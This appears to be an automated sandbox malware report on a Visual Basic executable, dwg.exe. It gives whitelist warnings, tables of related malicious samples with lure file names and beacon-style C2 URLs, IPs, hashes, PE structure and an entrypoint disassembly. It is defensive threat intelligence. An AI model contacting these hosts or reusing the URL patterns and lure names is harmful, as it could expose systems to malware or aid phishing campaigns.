Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 40.88.32.150, 13.64.90.137, 92.122.145.220, 52.255.188.83, 104.43.193.48, 51.104.139.180, 184.30.20.56, 8.253.207.121, 8.248.115.254, 67.26.73.254, 8.248.137.254, 8.248.119.254, 92.122.213.247, 92.122.213.194, 20.54.26.129 • Excluded domains from analysis (whitelisted): skypedataprdcolwus17.cloudapp.net, arc.msn.com.nsatc.net, fs.microsoft.com, ris-prod.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/357209/sample/dwg.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.25	IKtgCGdzlg.exe	Get hash	malicious	Browse	• www.wmarquezy.com/bw82/?9rjHF6y=/EPqbtSCMBudkSBZRYE1urAc3bDaNMBRSmi9VqH/YEA51Bpt3rASv6f17YeEGiH+FcCyQowbqQ==&lX9d=p48hVnrp1tqPRT7P
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• www.glasshouseroadtrip.com/bw82/?RFQx_=9eHfuSy5bsinEXEf9UcXOob2js7MmdckS7hVoe2yzKUXnEaN1LaM8/a2W/IIeY/LicAkBw==&GZopM=kvuD_XrpiP
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• www.vagrantmind.com/gypo/?UrjPuprX=a22oXTEFK1VaKxP6jotNX9moxeWCA++9mvVJflp0ux1+Oqp3qAY+htsSgKT64ou7evePhg==&nnLx=UBZp3XKPefjxdB
	D6ui5xr64I.exe	Get hash	malicious	Browse	• www.alexcristal.com/kre/?FDHHVLz=4NcFJbIx9XK1PYhWI73h4XpnBrQXD9dbg5JqYS600ODvXTXJVvkZ0WJzIPxZTSDnQnyx&Rb=VtX4-
	9j4sD6PmsW.exe	Get hash	malicious	Browse	• www.alexcristal.com/kre/?aR-8_FK0=4NcFJbIx9XK1PYhWI73h4XpnBrQXD9dbg5JqYS600ODvXTXJVvkZ0WJzIMRjDDjfKAT2&UlPt=DVohLl3xOrmIMF
	po.exe	Get hash	malicious	Browse	• www.spanishjaponia.com/wtb/?tdcxfR=/SLohMkaSme8KQmscEO5zyeff+NH4C7nb7Kbu7K9qBGaaLOXNqJ/IyUS4tswlt55UVBx&DxoHn=2daDG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SKMBT_C280190724010211.exe	Get hash	malicious	Browse	• www.brighthandfreshfaces.com/css/?X2MhMfE0=ZN3ViUDOzxg5uhKqZwbFMgY8qo8vAnJC8OVwb1xkx9iwE6Y5op56c5mUT7DJAYlQEeIN&8p=EZTP7L
	FEB_2021.EXE	Get hash	malicious	Browse	• www.leadeligey.com/bw82/?rp=vUh86D2kaUcvG8cSXUIE+TYOTfOFz6ihzRiGvCHG7B+/lKZzNCz3xlSTvMpIR1S+NdhZ&RR=YrHlp8D
	VESSEL SPECIFICATION 2021.exe	Get hash	malicious	Browse	• www.v-surf-boards.com/thg/?hdmTvBAH=vedIkwMGAXbyu6oNrwAvvXp483A8bH0EhwZ5FQQQ4sr9cn5ccMruY6e7Q8V7TpjHwSYA&BR-tMX=XPJtkJ38
	Docs.exe	Get hash	malicious	Browse	• www.w-ciszy-serca.com/mph/?BXnXAP=YrhH0RRxT8EL1Dl0&2d8=HhP/jN+N/sXTaZ8/3fGnc0oK8/ih6OJXlCeyiM3x1xpWLsZL7bbd6eZCGkHpoe1MVPjf
	8nxKYwJna8.exe	Get hash	malicious	Browse	• www.treningi-enduro.com/csv8/?OjKL3=zMci1XF7kcEgJbB0bxSLkx3uOQBO7DjFCctU3OhNTvbnisOmfQ6emD2pBeYu1j12S2p0&UT=EhUhb4
	Xi4vVgHekF.exe	Get hash	malicious	Browse	• www.newfacesatv.info/rina/?GFQL=ppFJhxZ/poTzDSMGT1HJyUg3NUxhm/dyZyRA539kIehONzPOa9y11HW9paxI3u+DZB07&wFN0DX=UtX8E
	hkcmd.exe	Get hash	malicious	Browse	• www.glasshouseroadtrip.com/bw82/?FVWl=9eHfuSy8brijEHIT/UcXOob2js7MmdckS75F0dqz3qUWn12LybLAq7i0VaJ0F4L4tdVU&AlO=O2MtmfRxc

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2Debit Note_OwnersInvoices.exe	Get hash	malicious	Browse	• www.kazancsere.net/ivay/?NrQLEP=D48x&1bz=aaBEw9Yir1+hkeWoWLH1LjL9H2PhIHEM/4MpJ31it9FOz57KTCmY8+KffI97ACZ0KQ0a
	YWrrcqVAno.exe	Get hash	malicious	Browse	• www.glasshouseroadtrip.com/bw82/?u8iLW=9eHfuSy8brijEHIT/UcXOob2js7MmdckS75F0dqz3qUWn12LybLAq7i0VaJ0F4L4tdVU&OhNhA=9rUlSVPXQJJ
	j64eIR1IEK.exe	Get hash	malicious	Browse	• www.treningi-enduro.com/csv8/?Bz=zMci1XF7kcEgJbB0bxSLkx3uOQBO7DjFCctU3OhNTvbnisOmfQ6emD2pBeYu1j12S2p0&R0G=dhrxP2v88TRtsx
	Order confirmation 64236000000025 26.01.2021.exe	Get hash	malicious	Browse	• www.brendonellis.com/bnuw/?Mv0h=QSs7jQDeFsICiQBBJT3dneCSujMK1kRtf3DX2CBTXjaAl0pqu+ZlchGrg3MzDtdcBC8Q&VPXh=GhIH
	D6mimHOcsr.exe	Get hash	malicious	Browse	• www.wmarquezy.com/bw82/?7n=/EPqbtSCMBudkSBZRYE1urAc3bDaNMBRSmi9VqH/YEA51Bpt3rASv6f17YS9KDr+Saej&RZ=Y4C4ZlKPDRhPDXy
	r.exe	Get hash	malicious	Browse	• www.andrewsreadingjournal.com/uds2/?_jPlXT=HdLSVyUFGLZERDc21vAze+eEMrorFA8CuNZ+YPXMfnOMoW52wWx899FazcdJxWS7BsXFqvlALA==&n4=iN68RdPpj
	yxYmHtT7uT.exe	Get hash	malicious	Browse	• www.treningi-enduro.com/csv8/?Aro=zMci1XF7kcEgJbB0bxSLkx3uOQBO7DjFCctU3OhNTvbnisOmfQ6emD2pBd0U2iZNRBIldZSbhw==&EHU40X=gbWtoXjpHB

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
142.250.185.179	orders.exe	Get hash	malicious	Browse	• www.apollovia.com/ni6e/?W6=v2jPPKbuW0OQGz4sr1wZQDMPp20CFggp8t94yVUJyg4jQj+DNzGPVR/b/eiBo+fiU7a34C4+xg==&UlPt=GVoxsVvHVpd8Sl
	vB1Zux02Zf.exe	Get hash	malicious	Browse	• www.nikolaichan.com/bw82/?9rn=Ch2H98AXZPNlB&jH5XY=nYWM/rwSzX9MyPPoZtrUCAZuUhwRv7E+HNbrnomLB0MgbyAj2S+JrZFjkPtrBRYAKM0rV+KW/g==
34.102.136.180	orders.exe	Get hash	malicious	Browse	• www.suncobrayoga.com/ni6e/?W6=+pZLjlAoRu3DtzXq35lSkEUB/ZsZHJe08VokdK2HVDHLsmWw5RNCvrmnDtoZrYQiiN4bm+0CXw==&UlPt=GVoxsVvHVpd8Sl
	Order List - 022321-xlxs.exe	Get hash	malicious	Browse	• www.hk-attorneys.com/uqf5/?Y4pXFx5x=Dg97rDlyoxn6rzyVbv3B7zG329WThiiFJjF/QU5oHVDRmmZSVK6c1XVEPf5rJpTqyNbYXr1Rqw==&BR-=UTjHnDN0Jp9hlD
	9VZe9OnL4V.exe	Get hash	malicious	Browse	• www.vio-lence-official.com/mjs/?ohoDP=Szrhs8&EzrxBfhH=Km50rYfCIMLkr6cNBQUAlfaJzg7DBzOfrqOCbjSFoXRiVQSa2PRHXyZRZ9uV6+yeKg7N
	3zutY8IPBS.exe	Get hash	malicious	Browse	• www.chapelcouture.com/ffw/?uZCX=XPjPaXeHqZ5XiDl&Jzr8URRX=Q3EGYcSU8t2GK6ftjW66hePdz5cilHQXw0NtnM1D8Yj3A1BwaX/+ESmEZzWdZeCCWyTt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IKtgCGdzlg.exe	Get hash	malicious	Browse	• www.srcsvcs.com/bw82/?9rjHF6y=idg9JX97F3eVuJ82V/BLVAmaLrIGTHqm4FsH2lIA1Y64HTHcmGyQxV9x71/09hThPInxOEDyHA==&lX9d=p48hVnrp1tqPRT7P
	U6RI0SDRS2.exe	Get hash	malicious	Browse	• www.wholesalerbargains.com/nsag/?GVgT1=S2rwVw3s97Y3rUXATn0CJ3djiO7xqRLsdPZLFd7esiUzXfKx0EjNJlkpU4mnryJvfB01hf9UaA==&6l=SlSp
	Upit za narud#U00c5#U00bebinu 02242021.PDFxx.exe	Get hash	malicious	Browse	• www.theliveshoppingexpo.com/nang/?jPI0=Knh8&txo8nz-=S4xOVIVtHeyPueihJCJoAgs1xKTbprsh/R6+EFDKAdYqsBA5xTBg6oeDaqwim7e1l7ecSZoRyw==
	vB1Zux02Zf.exe	Get hash	malicious	Browse	• www.gallerybrows.com/bw82/?jH5XY=qtQC6ueLh9SPHvPoeB2W7XMv4DHg8NEty8uJPphl3NdNxxbo+oCUuV5k464D184/Ry1q3SvWwA==&9rn=Ch2H98AXZPNIB
	transferir copia_98087.exe	Get hash	malicious	Browse	• www.shroomsdrop.com/8zdn/?kH=eGnYEUgg+wSQcZ375yCgdfFf6E1Kt+cpyPOB6e9JmwPPtBsaC8CQtumAL6bFnIfy9ObU&Bld=UVCtYPUHlPSP
	cryptedprof.exe	Get hash	malicious	Browse	• www.thatlocaljawn.com/rcv/?VRNh=cg6bZkxEcNPMAIRmM8GPonkuA9GKh0BFEGdQJ3UU0rDFwE5vgU0uCiOyxYirtUdr8QJdvBkiGw==&jL08l2=WXL00450GFoHk

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MT OCEAN STAR ISO 8217 2005.xlsx	Get hash	malicious	Browse	• www.hattonpalacejewellery.com/67d/?cDK=W2Z2UcqSFcwA3YJY0Xi1zX0akAe1ObC272eZaT9vn/sHgfwkHiKnNOLEeBBq/HqgrL2ZGA==&PBR=dpddZ
	0O9BJfVJi6fEMoS.exe	Get hash	malicious	Browse	• www.fertinvitro.doctor/uszn/?l48=z5jHb1CZWrsr2p16zetrIsrl3FBZKeiByVV0oSV+dvaqVG1rneJc4YmewlelB8A40GEQ&ofrxU=yVMtQLoX
	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	Get hash	malicious	Browse	• www.sweetpopntreatz.com/blr/?OhNhA=BbRt519gnWT2xWYUVSCsYiPJyU2bwfntJXr00JvtFds5dVCPZN8W3I64QGhm0Na3rvFo&Yn=ybdDmfdPTbAT8L
	lpdKSOB78u.exe	Get hash	malicious	Browse	• www.havemercyinc.net/4qdc/?sxlpdB=o1YYd6Gi2K67gelLAX14ago2MHBzIaWFdtb1Ca8ijRLt6mEmIsAV47qF7pv8e7ASo7Rk&2dz=onbha
	vBugmobiJh.exe	Get hash	malicious	Browse	• www.activagebenefits.net/bw82/?L6Ah=2dPLKjuxNzghip&2dspCJ=kkzs7wdk+a5EmvlejfiLHnYXY/z1ZZpbk/A0waQQyoH3vrpc5BJXUH7YClYSBXJaDwsl
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• www.softwaresreports.info/owws/?FZA=5jCx8TJ67BDPxitFKTiPzVbAv5V4WmfLvz0iUotKb81cdHhoP6D4U31cAoF9J0eWw3xa&GzrX=Bxo0src
	NewOrder.xlsm	Get hash	malicious	Browse	• www.covidwatcharizona.com/tub0/?azuxWju=dEK3j7mWBeQXl2zlSZSqDcFEW4EdlZEYoS0+mEVRU2HuA7A7T/ky1yECx94kGVXSwos3qg==&0dt=YtdhwPcHS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order_20180218001.exe	Get hash	malicious	Browse	• www.houstoncouplesexpert.com/seon/?EJBpf8l=ojsb3jKq/XKh64QU9jx/ITCiT4+67gOjnvEpe+kxWJrzMHvdGcv1c3rSoEz5gk4FhTBQ&kDKHiZ=QFNTw2k
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• www.rizrvd.com/bw82/?RFQx_=AJ+QNFfsTFGsedRB1oQHABBFVni950JEMBOKAlzmtW9JOrHkbqbPAoxgnlDKI2ECKqRl+w==&GZopM=kvuD_XrpiP
	ORDER LIST.xlsx	Get hash	malicious	Browse	• www.speedysnacksbox.com/4qdc/?jpaha=oetlJbtkpt9RC07gzGtc819EDOSw/wKhNDKeGQ7agYbSWM8ZAAA074MmVo5ceZhU2bos5Q==&3fz=fxopBn3xezt4N4a0

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	0O9BJfVJi6fEMoS.exe	Get hash	malicious	Browse	• 3.223.115.185
	lpdKSOB78u.exe	Get hash	malicious	Browse	• 3.223.115.185
	Order_20180218001.exe	Get hash	malicious	Browse	• 3.223.115.185
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• 3.223.115.185
	shed.exe	Get hash	malicious	Browse	• 3.223.115.185
	IMG_7189012.exe	Get hash	malicious	Browse	• 3.223.115.185
	Shinshin Machinery.exe	Get hash	malicious	Browse	• 3.223.115.185
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	InterTech_Inquiry.exe	Get hash	malicious	Browse	• 3.223.115.185
	urBYw8AG15.exe	Get hash	malicious	Browse	• 3.223.115.185
	fuS9xa8nq6.exe	Get hash	malicious	Browse	• 3.223.115.185
	MV SEIYO FORTUNE REF 27 - QUOTATION.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	executable.2772.exe	Get hash	malicious	Browse	• 3.223.115.185
	PO-098907654467.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	Docs.exe	Get hash	malicious	Browse	• 3.223.115.185
	Vghj5O8TF2rYH85.exe	Get hash	malicious	Browse	• 3.223.115.185
	SecuriteInfo.com.generic.ml.exe	Get hash	malicious	Browse	• 3.223.115.185
	DOC_KDB_06790-80.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	IRS_Microsoft_Excel_Document_xls.jar	Get hash	malicious	Browse	• 3.223.115.185
	RFQ.# PO41000202103.exe	Get hash	malicious	Browse	• 3.223.115.185
ghs.googlehosted.com	orders.exe	Get hash	malicious	Browse	• 142.250.185.179
	vB1Zux02Zf.exe	Get hash	malicious	Browse	• 142.250.185.179
	RFQ.exe	Get hash	malicious	Browse	• 142.250.185.179
	YSZiV5Oh2E.exe	Get hash	malicious	Browse	• 216.58.206.51
	HEC Batangas Integrated LNG and Power Project DocumentationsType a message.exe.exe	Get hash	malicious	Browse	• 142.250.180.179
	aUWqpYqmXT.exe	Get hash	malicious	Browse	• 142.250.179.147
	2021_036,pdf.exe	Get hash	malicious	Browse	• 172.217.20.243
	P.O 5282.exe	Get hash	malicious	Browse	• 172.217.20.243
	Details.exe	Get hash	malicious	Browse	• 172.217.20.243

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QgWarCS5Z4.exe	Get hash	malicious	Browse	• 172.217.20.243
	attach-563539606.xls	Get hash	malicious	Browse	• 172.217.20.243
	30 percento,pdf.exe	Get hash	malicious	Browse	• 172.217.20.243
	wl0mBiXkW1.exe	Get hash	malicious	Browse	• 216.58.207.179
	PR Agreement FEB2021.xlsx	Get hash	malicious	Browse	• 216.58.207.179
	Purchase#Order_BC012356.pdf.exe	Get hash	malicious	Browse	• 216.58.207.179
	DHL eShipment invoice_pdf.exe	Get hash	malicious	Browse	• 216.58.207.179
	vt5WM7St45.exe	Get hash	malicious	Browse	• 216.58.207.147
	KROS Sp. z.o.o.exe	Get hash	malicious	Browse	• 216.58.207.179
	NsNu725j8o.exe	Get hash	malicious	Browse	• 172.217.17.147
	R85exvLDws.rtf	Get hash	malicious	Browse	• 172.217.17.147

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	k_cr.dll	Get hash	malicious	Browse	• 104.20.184.68
	orders.exe	Get hash	malicious	Browse	• 172.67.129.33
	PO No. 2995_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	NEW ORDER.exe	Get hash	malicious	Browse	• 172.67.172.17
	9VZe9OnL4V.exe	Get hash	malicious	Browse	• 23.227.38.74
	CN-Invoice-XXXXX9808-19011143287993.exe	Get hash	malicious	Browse	• 172.67.172.17
	payment confirmation 0029175112.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment Advise_pdf.exe	Get hash	malicious	Browse	• 104.21.71.230
	Drawing No 2000168004_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	PO_210224.exe	Get hash	malicious	Browse	• 104.21.34.214
	GTS_21_9018_ORDER_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	FOB offer_1164087223_l0133P2100363812.PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
	Telex Transfer.exe	Get hash	malicious	Browse	• 104.21.19.200
	DHL Shipping Documents PO1001910 .exe	Get hash	malicious	Browse	• 172.67.188.154
	Purchase Order KV_RQ-7436819.doc	Get hash	malicious	Browse	• 104.21.71.230
	lVDGaDH.dll	Get hash	malicious	Browse	• 104.20.184.68
	PRODUCT ENQUIRY (21001025) PART NO EPN518.exe	Get hash	malicious	Browse	• 172.67.188.154
	HUIBAO PROFORMA INVOICE 07092021.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Attach_1760138734_477205649.xls	Get hash	malicious	Browse	• 104.22.18.188
	551UmZ61Ts.exe	Get hash	malicious	Browse	• 1.3.21.169
NETLABFR	CCMA Case GAJB00138471-21.pdf.exe	Get hash	malicious	Browse	• 45.153.203.81
	INV_PR2201.docm	Get hash	malicious	Browse	• 45.153.203.55
	Proof of Payment_DLMV2S6G.pdf.exe	Get hash	malicious	Browse	• 45.153.203.81
	dwg.exe	Get hash	malicious	Browse	• 45.153.203.33
	Quote#20210914.xls	Get hash	malicious	Browse	• 45.153.203.54
	Quote#20210914.xls	Get hash	malicious	Browse	• 45.153.203.54
	SecuriteInfo.com.Generic.mg.9829d2aa6885c690.exe	Get hash	malicious	Browse	• 45.153.203.134
	invoice.xls	Get hash	malicious	Browse	• 45.153.203.134
	dwg.exe	Get hash	malicious	Browse	• 45.153.203.134
	http://45.153.203.222	Get hash	malicious	Browse	• 45.153.203.222
	file.exe	Get hash	malicious	Browse	• 45.153.203.141
	Completed Finance Application and Required Documents.DOC.exe	Get hash	malicious	Browse	• 45.153.203.141
	Product_item.exe	Get hash	malicious	Browse	• 45.153.203.141
	gunzipped.exe	Get hash	malicious	Browse	• 45.153.203.141
	Payment Advice - Advice RefGLVA05109502 .PDF.exe	Get hash	malicious	Browse	• 45.153.203.141
	Notification from SARS, Defaulter letter.PDF.exe	Get hash	malicious	Browse	• 45.153.203.141
	file.exe	Get hash	malicious	Browse	• 45.153.203.141
AUTOMATTICUS	IKtgCGdzlg.exe	Get hash	malicious	Browse	• 192.0.78.25
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 192.0.78.25
	unmapped_executable_of_polyglot_duke.dll	Get hash	malicious	Browse	• 192.0.84.247
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 192.0.78.24
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 192.0.78.25
	D6ui5xr64I.exe	Get hash	malicious	Browse	• 192.0.78.25
	AgroAG008021921doc_pdf.exe	Get hash	malicious	Browse	• 192.0.78.24
	P.O-48452689535945.exe	Get hash	malicious	Browse	• 192.0.78.24
	CMahQwuvAE.exe	Get hash	malicious	Browse	• 192.0.78.24
	c4p1vG05Z8.exe	Get hash	malicious	Browse	• 192.0.78.24
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• 192.0.78.24

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	kgozmovHpY.exe	Get hash	malicious	Browse	• 192.0.78.24
	9j4sD6PmsW.exe	Get hash	malicious	Browse	• 192.0.78.25
	ransomware.exe	Get hash	malicious	Browse	• 192.0.78.12
	po.exe	Get hash	malicious	Browse	• 192.0.78.25
	SKMBT_C280190724010211.exe	Get hash	malicious	Browse	• 192.0.78.25
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 192.0.78.12
	FEB_2021.EXE	Get hash	malicious	Browse	• 192.0.78.25
	PvvkzXgMjG.exe	Get hash	malicious	Browse	• 192.0.78.24
	Doc_87215064.htm	Get hash	malicious	Browse	• 192.0.76.3

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.73680598005326
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	dwg.exe
File size:	98304
MD5:	92628cc54ad5d8ffed4f28f9bf9f80f8
SHA1:	586c6da770b640a04ad9f5d205308f5a2f84e42b
SHA256:	6e6fa2f1d1b7e3c37b6c7a18a4bd750e6ca980741c87af931c17d2ed7e469c3e
SHA512:	4464a4cc1b30cc40448a74ec6edc960c313a4e21c73ea74630719218927890eefbe5a8b804a45258fda23a490bde553fad7ff2dcc8cf39666afb787ab13cc741
SSDEEP:	1536:CbLxrswd2n+CUh7PPmfgvu9EYdIrR8mnPORHOmlKmbL:mLBk+fPj4hIrZnPWuEL
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...<!..v...E%..r...Richs.....PE..L.....{O.....0...P.....H.....@....@

File Icon

Icon Hash:	10b0b2095489f81e

Static PE Info

General

Entrypoint:	0x401348
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4F7B9985 [Wed Apr 4 00:44:53 2012 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c6ebaa5f331077d9c6c3ae892d7a39ce

Entrypoint Preview

Instruction
push 0040428Ch
call 00007F95DCE99025h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [edx+294CC6F7h], ch
int3
out 46h, al
mov eax, dword ptr [30A90AA4h]
jmp 00007F95DCEA89B9h
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
dec esi
inc ebp
push esp
push esi
push edx
dec ebx
inc edx
dec edi
dec esp
push ebx
dec edx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add bh, bh
int3
xor dword ptr [eax], eax
and byte ptr [ecx+263365ABh], cl
fsubp st(7), st(0)
dec edx
and dword ptr [esi-25h], 4EBB4744h

Instruction
leave
sbb dword ptr [ecx-7BF2A973h], esp
imul eax, dword ptr [ebx-6Bh], 2Dh
out E7h, eax
in eax, dx
sbb esi, dword ptr [esi-0Bh]
cmp cl, byte ptr [edi-53h]
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
and ch, byte ptr [esi]
add byte ptr [eax], al
clc
daa
add byte ptr [eax], al
add byte ptr [616E6100h], cl
arpl word ptr [ecx+6Dh], sp
jo 00007F95DCE990A6h
imul esp, dword ptr [ebx+61h], 0D006C6Ch
add dword ptr [esi], ecx
add byte ptr [esi+6Fh], cl

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x13724	0x3c	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x16000	0x2c76	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x238	0x30	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0xd8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x12b34	0x13000	False	0.443860505757	data	6.26332938402	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x14000	0x19cc	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x16000	0x2c76	0x3000	False	0.409830729167	data	4.50318528506	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x17dce	0xea8	data		
RT_ICON	0x17526	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 2763565, next used block 3552051		
RT_ICON	0x16fbe	0x568	GLS_BINARY_LSB_FIRST		
RT_ICON	0x16cd6	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 3207626755, next used block 12467		
RT_ICON	0x16bae	0x128	GLS_BINARY_LSB_FIRST		
RT_ICON	0x16546	0x668	data		
RT_GROUP_ICON	0x164ec	0x5a	data		
RT_VERSION	0x161e0	0x30c	data	Chinese	China

Imports

DLL	Import
USER32.DLL	HideCaret
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaFreeVar, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaSetSystemError, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaObjSet, _adj_fdiv_m16i, _adj_fdivr_m16i, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaStrCmp, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaI4Var, __vbaVarDup, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeStr, __vbaFreeObj

Version Infos

Description	Data
Translation	0x0804 0x04b0
LegalCopyright	Internal Verify Number,88
InternalName	radikalitete
FileVersion	1.00
CompanyName	Internal Verify Number,88
LegalTrademarks	Internal Verify Number,88
ProductName	NETVRKBOLSJ
ProductVersion	1.00
OriginalFilename	radikalitete.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
Chinese	China	

